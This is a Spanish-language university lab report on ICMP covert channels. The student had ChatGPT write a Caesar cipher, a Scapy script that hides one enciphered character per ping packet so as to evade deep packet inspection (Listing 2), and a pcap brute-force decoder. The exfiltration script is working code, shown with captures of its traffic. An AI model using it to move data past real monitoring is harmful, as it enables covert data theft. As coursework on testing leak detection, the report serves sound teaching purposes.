

# Informe Laboratorio 1

## Laboratorio Sección 2

Santiago Larraín Morales  
e-mail: [santiago.larrain@mail.udp.cl](mailto:santiago.larrain@mail.udp.cl)

Agosto de 2023

## Índice

<b>1. Descripción</b>	<b>2</b>
<b>2. Actividades</b>	<b>2</b>
2.1. Algoritmo de cifrado . . . . .	2
2.2. Modo stealth . . . . .	2
2.3. MitM . . . . .	3
<b>3. Desarrollo de Actividades</b>	<b>4</b>
3.1. Actividad 1 . . . . .	4
3.2. Actividad 2 . . . . .	8
3.3. Actividad 3 . . . . .	14
<b>4. Conclusiones y comentarios</b>	<b>20</b>
<b>5. Enlaces</b>	<b>21</b>

## 1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

## 2. Actividades

### 2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.


```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

### 2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



## 2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiix
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

### **3. Desarrollo de Actividades**

#### **3.1. Actividad 1**

Se le entrego a Chat GPT la instrucción del paso 1 para que generase el código de esta.





Figura 1: Consulta realizada a Chat GPT sobre el paso 1.

Se probó que el código entregado por Chat GPT funcionaba de manera correcta, luego se modificó para que recibiese los parámetros (texto a cifrar y corrimiento) en la línea de comando, obteniendo lo siguiente.



The screenshot shows a chat window with a dark theme. At the top, a system message (S) states: "el texto a cifrar y el corrimiento se reciben por la línea de comando". Below it, a user message (GPT icon) says: "Entendido, aquí tienes una versión del programa que recibe el texto a cifrar y el corrimiento a través de la línea de comando:". The response is a Python code block with a "Copy code" button. The code is a Caesar cipher implementation that takes text and a shift as command-line arguments and prints the encrypted text.

```
python

import sys

def cifrar_cesar(texto, corrimiento):
    resultado = []

    for caracter in texto:
        if caracter.isalpha():
            if caracter.isupper():
                codigo = ord('A')
            else:
                codigo = ord('a')

            indice_original = ord(caracter) - codigo
            indice_cifrado = (indice_original + corrimiento) % 26
            caracter_cifrado = chr(indice_cifrado + codigo)
            resultado.append(caracter_cifrado)
        else:
            resultado.append(caracter)

    return ''.join(resultado)

if len(sys.argv) != 3:
    print("Uso: python programa.py <texto> <corrimiento>")
    sys.exit(1)

texto_a_cifrar = sys.argv[1]
corrimiento = int(sys.argv[2])

texto_cifrado = cifrar_cesar(texto_a_cifrar, corrimiento)
print("Texto cifrado:", texto_cifrado)
```


Figura 2: Consulta realizada a Chat GPT sobre el paso 1 para cambiar la forma de recibir parámetros.

Se volvió a probar el código para verificar su funcionamiento, finalmente se modificó el formato de la salida borrando el "texto cifrado:" para mantener el formato pedido, resultando en el siguiente código.

```
1 import sys
2
3 def cifrar_cesar(texto, corrimiento):
4     resultado = []
5
6     for caracter in texto:
7         if caracter.isalpha():
8             if caracter.isupper():
9                 codigo = ord('A')
10            else:
11                codigo = ord('a')
12
13            indice_original = ord(caracter) - codigo
14            indice_cifrado = (indice_original + corrimiento) % 26
15            caracter_cifrado = chr(indice_cifrado + codigo)
16            resultado.append(caracter_cifrado)
17        else:
18            resultado.append(caracter)
19
20    return ''.join(resultado)
21
22 if len(sys.argv) != 3:
23     print("Uso: python programa.py <texto> <corrimiento>")
24     sys.exit(1)
25
26 texto_a_cifrar = sys.argv[1]
27 corrimiento = int(sys.argv[2])
28
29 texto_cifrado = cifrar_cesar(texto_a_cifrar, corrimiento)
30 print(texto_cifrado)
```

Listing 1: Paso 1

Para mostrar el correcto funcionamiento del código implementado se probó con el texto criptografía y seguridad en redes al cual se le aplicó un corrimiento de 9.



```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab1$ sudo python3 Parte1.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 3: Resultados de la ejecución del código paso 1.

### 3.2. Actividad 2

Para realizar esta actividad se le entrego el enunciado del paso 2 y sobre su respuesta se fueron haciendo modificaciones, las consultas realizadas fueron las siguientes:

1. Se entrego el enunciado del paso 2.
2. Se le indico que la IP destino era fija y que era la siguiente "172.16.32.16".
3. Se le indicó que el mensaje a mandar se tenía que recibir en la línea de comando.
4. Agregar un generador de 37 bytes al azar.
5. Se le indico el formato del *payload* donde el primer byte del *payload* sea el carácter que estoy mandando, luego rellena con 10 bytes vacíos y por ultimo con le agregar la secuencia de los 37 *bytes randoms* previamente generados.
6. Indicarle que debe de tengan un *timestamp*, *identificador*, *seq number* y *id* coherentes como un paquete ICMP generado en *ubuntu*.






Figura 4: Primera consulta realizada a Chat GPT de la lista comentada previamente.




Figura 5: Ultima consulta realizada a Chat GPT de la lista comentada previamente.

Resultando en el siguiente código.

```
1 import sys
2 import time
3 import random
4 from scapy.all import *
5
6 def generate_random_bytes(length):
7     return bytes([random.randint(0, 255) for _ in range(length)])
8
9 def send_icmp_packets(message):
10    target_ip = "172.16.32.16"
11    identifier = os.getpid() & 0xFFFF # Identificador coherente
12    sequence_number = 1 # Número de secuencia inicial
13
14    for i, char in enumerate(message):
15        payload = bytes([ord(char)]) + b'\x00'*10 +
16            generate_random_bytes(37)
17        icmp_packet = IP(dst=target_ip) / ICMP(id=identifier, seq
18            =sequence_number) / Raw(load=payload)
19        send(icmp_packet)
20
21        sequence_number += 1 # Incrementar el número de
22        secuencia
23        time.sleep(0.5) # Esperar un poco entre paquetes
24
25 if __name__ == "__main__":
26     if len(sys.argv) != 2:
27         print("Uso: python script.py <mensaje>")
28         sys.exit(1)
29
30     message = sys.argv[1]
31     send_icmp_packets(message)
```

Listing 2: Parte 2

[illegible]

Figura 6: Resultados de la ejecución del código del paso 2.

ArchivoEdiciónVisualizaciónIrCapturaAnalizarEstadísticasTelefoníaWirelessHerramientasAyuda

icmp

No.	Time	Source	Destination	Protocol	Length	Info
95	5.904269578	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=1/256, ttl=64 (no response found!)
104	6.463377303	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=2/512, ttl=64 (no response found!)
132	6.996589616	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=3/768, ttl=64 (no response found!)
159	7.535435672	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=4/1024, ttl=64 (no response found!)
188	8.044906190	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=5/1280, ttl=64 (no response found!)
221	8.629736197	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=6/1536, ttl=64 (no response found!)
236	9.131684791	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=7/1792, ttl=64 (no response found!)
242	9.682941290	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=8/2048, ttl=64 (no response found!)
250	10.218790001	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=9/2304, ttl=64 (no response found!)
268	10.750892963	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=10/2560, ttl=64 (no response found!)
289	11.274887255	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=11/2816, ttl=64 (no response found!)
312	11.818810519	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=12/3072, ttl=64 (no response found!)
352	12.341558425	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=13/3328, ttl=64 (no response found!)
369	12.927580022	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=14/3584, ttl=64 (no response found!)
376	13.493817624	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=15/3840, ttl=64 (no response found!)
405	14.048188976	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=16/4096, ttl=64 (no response found!)
408	14.591574546	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=17/4352, ttl=64 (no response found!)
414	15.134508951	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=18/4608, ttl=64 (no response found!)
417	15.657250121	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=19/4864, ttl=64 (no response found!)
422	16.195042712	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=20/5120, ttl=64 (no response found!)
427	16.751450061	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=21/5376, ttl=64 (no response found!)
435	17.282784634	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=22/5632, ttl=64 (no response found!)
438	17.827841161	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=23/5888, ttl=64 (no response found!)
446	18.347339616	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=24/6144, ttl=64 (no response found!)
465	18.879710071	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=25/6400, ttl=64 (no response found!)
477	19.439018570	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=26/6656, ttl=64 (no response found!)
503	19.966752932	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=27/6912, ttl=64 (no response found!)
534	20.531240622	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=28/7168, ttl=64 (no response found!)
540	21.062807656	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=29/7424, ttl=64 (no response found!)
564	21.628079992	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=30/7680, ttl=64 (no response found!)
603	22.187190169	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=31/7936, ttl=64 (no response found!)
617	22.739780367	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=32/8192, ttl=64 (no response found!)
624	23.295445225	192.168.100.37	172.16.32.16	ICMP	92	Echo (ping) request id=0x50fd, seq=33/8448, ttl=64 (no response found!)

▶ Frame 95: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0

▶ Linux cooked capture v1

▶ Internet Protocol Version 4, Src: 192.168.100.37, Dst: 172.16.32.16

▶ Internet Control Message Protocol

000000 00 04 00 01 00 06 3c 91 80 90 5b 81 00 00 08 00 .....<..[.....

001045 00 00 4c 00 01 00 00 40 01 89 c2 c0 a8 64 25 E...L....@....d%

0020ac 10 20 10 08 00 f3 95 50 fd 00 01 6c 00 00 00 .....P...L....

003000 00 00 00 00 00 00 cf 5a 59 99 c6 79 5b 06 46 .....ZY...y[-F

00403a 31 44 c1 58 c4 87 72 f6 8c 74 b5 ea e2 ec da :1D-X...r...t....

0050a5 a8 fd 33 a6 43 e9 d1 e6 26 17 98 ...3-C...&..

Figura 7: Paquetes ICMP capturados por Wireshark.

### 3.3. Actividad 3

Ahora lo que se hizo fue primero se estudió el problema a consultar y se plantearon mensajes los cuales serían un paso a paso hasta la obtención del esperado.

Los pasos que se plantearon fueron los siguientes:

1. Hacer un código el cual reciba un archivo *.pcapng*, y filtrase los paquetes *ICMP* y nos entregue la cantidad de este.
2. De cada paquete *ICMP* previamente filtrados saca el primer carácter del *payload* y mostrarlo.
3. Ahora que tenemos los caracteres debemos armar la cadena de estos, como no se sabe cuál es el corrimiento utilizado, generaremos todas las combinaciones posibles y las mostraremos.
4. por último tenemos que buscar el texto que haga más sentido en español y se destaque en verde.




Figura 8: Primera consulta realizada a Chat GPT de la lista comentada previamente.






Figura 9: Primera mitad de la última consulta realizada a Chat GPT de la lista comentada previamente.



```
pcap_file = sys.argv[1]
packets = rdpcap(pcap_file)

icmp_payloads = []
for packet in packets:
    if packet.haslayer("ICMP"):
        icmp_payload = packet.getlayer("ICMP").load
        if icmp_payload:
            first_char = chr(icmp_payload[0])
            icmp_payloads.append(first_char)

encrypted_message = "".join(icmp_payloads)

print("Mensaje cifrado:", encrypted_message)

best_score = 0
best_shift = 0
best_message = ""

for shift in range(26):
    decrypted_text = caesar_decrypt(encrypted_message, shift)
    score = evaluate_text(decrypted_text)

    if score > best_score:
        best_score = score
        best_shift = shift
        best_message = decrypted_text

print("Combinaciones posibles de descifrado:")

for shift in range(26):
    decrypted_text = caesar_decrypt(encrypted_message, shift)
    score = evaluate_text(decrypted_text)
    if score == best_score:
        print("\033[32m[Shift={}] {} \033[0m".format(shift, decrypted_text))
    else:
        print("[Shift={} {}] {}".format(shift, score, decrypted_text))
```

[Continue this conversation](#)

Figura 10: Segunda mitad de la última consulta realizada a Chat GPT de la lista comentada previamente.

El código resultante de las consultas realizadas se puede encontrar a continuación.

```
1 import sys
2 from scapy.all import rdpcap
3
4 def caesar_decrypt(ciphertext, shift):
5     decrypted_text = ""
6     for char in ciphertext:
7         if char.isalpha():
8             ascii_offset = 65 if char.isupper() else 97
9             decrypted_char = chr((ord(char) - ascii_offset -
10                 shift) % 26 + ascii_offset)
11             decrypted_text += decrypted_char
12         else:
13             decrypted_text += char
14     return decrypted_text
15
16 def evaluate_text(text):
17     # Definir la frecuencia de letras en español aquí
18     letter_frequency = {
19         'a': 11.72, 'b': 2.22, 'c': 4.68, 'd': 5.86, 'e': 13.68,
20         'f': 0.69, 'g': 1.01,
21         'h': 0.70, 'i': 6.25, 'j': 0.44, 'k': 0.02, 'l': 4.97, 'm':
22         3.15, 'n': 6.71,
23         'o': 8.68, 'p': 2.51, 'q': 0.88, 'r': 6.87, 's': 7.98, 't':
24         4.63, 'u': 3.93,
25         'v': 0.90, 'w': 0.02, 'x': 0.22, 'y': 0.90, 'z': 0.52
26     }
27
28     score = 0
29     for char in text.lower():
30         if char in letter_frequency:
31             score += letter_frequency[char]
32     return score
33
34 if __name__ == "__main__":
35     if len(sys.argv) != 2:
36         print("Usage: python decrypt_icmp_payload.py <
37             path_to_pcapng>")
38         sys.exit(1)
39
40     pcap_file = sys.argv[1]
41     packets = rdpcap(pcap_file)
42
43     icmp_payloads = []
44     for packet in packets:
```

```
40         if packet.haslayer("ICMP"):
41             icmp_payload = packet.getlayer("ICMP").load
42             if icmp_payload:
43                 first_char = chr(icmp_payload[0])
44                 icmp_payloads.append(first_char)
45
46     encrypted_message = "".join(icmp_payloads)
47
48     best_score = 0
49     best_shift = 0
50     best_message = ""
51
52     for shift in range(26):
53         decrypted_text = caesar_decrypt(encrypted_message, shift)
54         score = evaluate_text(decrypted_text)
55
56         if score > best_score:
57             best_score = score
58             best_shift = shift
59             best_message = decrypted_text
60
61     for shift in range(26):
62         decrypted_text = caesar_decrypt(encrypted_message, shift)
63         score = evaluate_text(decrypted_text)
64         if score == best_score:
65             print("\033[32m[{}] {} \033[0m".format(shift,
66             decrypted_text)) # Marcar en verde la opción más
67                             probable
66         else:
67             print("[{}] {}".format(shift, decrypted_text))
```

Listing 3: Parte 3

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab1$ sudo python3 Parte3.py cesar.pcapng
[0] larycxpajorj h bnpdarmjm nw anmnb
[1] kzqxbwozinqi g amoczqlil mv zmlma
[2] jypwavyhmpf f zlnbypkhk lu yklkl
[3] ixovzumxglog e ykmaxojgj kt xkjky
[4] hwnuytlwfknd d xjlzwnifi js wjijx
[5] gvmtxskvejme c wikyvmeh ir vihiw
[6] fulswrjudild b vhjxulgdg hq uhghv
[7] etkrvqitchkc a ugiwtkfcf gp tgfgu
[8] dsjquphsbgjb z tfhvsjebe fo sfeft
[9] criptografia y seguridad en redes
[10] bqhosnfqzehz x rdftqhczc dm qdcdr
[11] apgnrmepydgy w qcespgbyb cl pcbcq
[12] zofmqldoxcfx v pbdrofaxa bk obabp
[13] ynelpkcnwbew u oacqnezww aj nazao
[14] xmdkojbmadv t nzbpmdivy zi mzyzn
[15] wlcjniauzcu s myaolcxux yh lyxym
[16] vkbimhzktybt r lxznkbwtw xg kxwxl
[17] ujahlgysxas q kwymjavsv wf jwvww
[18] tizgkfxirwzr p jvxlizuru ve ivuvj
[19] shyfjewhqvyq o iuwkhytqt ud hutui
[20] rgxeidvgpuxp n htvjgxspz tc gtsth
[21] qfwdhucufotwo m gsulfwrwr sb fsrsg
[22] pevcbtensvn l frthevqng ra erqrf
[23] odubfasdmrum k eqsgdupmp qz dqpqe
[24] nctaezrclqtl j dprfctolo py cpopd
[25] mbszdyqbksk i coqebnskn ox bonoc
```

Figura 11: Resultados de la ejecución del código del paso 3.

## 4. Conclusiones y comentarios

En el transcurso de este informe, hemos desarrollado un conjunto de programas en Python utilizando ChatGPT que nos permitieron replicar el tráfico generado por el programa ping con información confidencial oculta, mientras evitamos gatillar alarmas de seguridad. Además, exploramos un escenario de descifrado y demostramos la vulnerabilidad potencial de un cifrado César.

En el **Paso 1**, creamos un programa de cifrado César utilizando Python para ocultar información sensible. Este algoritmo de cifrado básico proporcionó una forma de codificar mensajes de manera rápida y sencilla.

En el **Paso 2** diseñamos un programa que generó tráfico ICMP basado en el programa ping, distribuyendo caracteres de un mensaje cifrado en paquetes separados para evitar despertar sospechas.

En el **Paso 3**, se creó un programa que llevó a cabo un ataque de tipo "Man-in-the-Middle" (MitM) para descifrar el mensaje transmitido en el Paso 2. Utilizamos un método de fuerza bruta para probar todas las combinaciones posibles de desplazamiento en un cifrado César y determinar el mensaje original.

A lo largo de este proceso, también enfrentamos varias cuestiones al lidiar con ChatGPT. Estos desafíos incluyeron dificultades para dar a entender el contexto y las instrucciones detalladas, sensibilidad a la redacción de los mensajes, generación ocasionalmente incoherente de texto y limitaciones en términos de longitud de respuesta.

En conclusión, este informe destaca la importancia de evaluar la seguridad de las tecnologías de detección de filtraciones y resalta la necesidad de implementar medidas de seguridad más sólidas para proteger la confidencialidad de la información. Desarrollar la actividad con

ChatGPT también destaca la poderosa utilidad de la inteligencia artificial, al tiempo que resalta sus limitaciones en cuanto a comprensión contextual y generación coherente de respuestas. En el panorama actual de la ciberseguridad, es crucial adoptar un enfoque que combine tecnología avanzada con medidas de seguridad sólidas y una conciencia constante de las vulnerabilidades potenciales.

Issues encontrados al trabajar con Chat GPT:

1. Difícil dar a entender el contexto.
2. Se arma un código espagueti si no se mantiene un orden en los mensajes.
3. Importancia de la claridad y simplicidad de las consultas.
4. Limitación por usar la versión gratis (Largo de respuestas y herramientas adicionales).

## 5. Enlaces

- Enlace al repositorio de Github.
- Conversación con Chat GPT sobre el paso 1.
- Conversación con Chat GPT sobre el paso 2.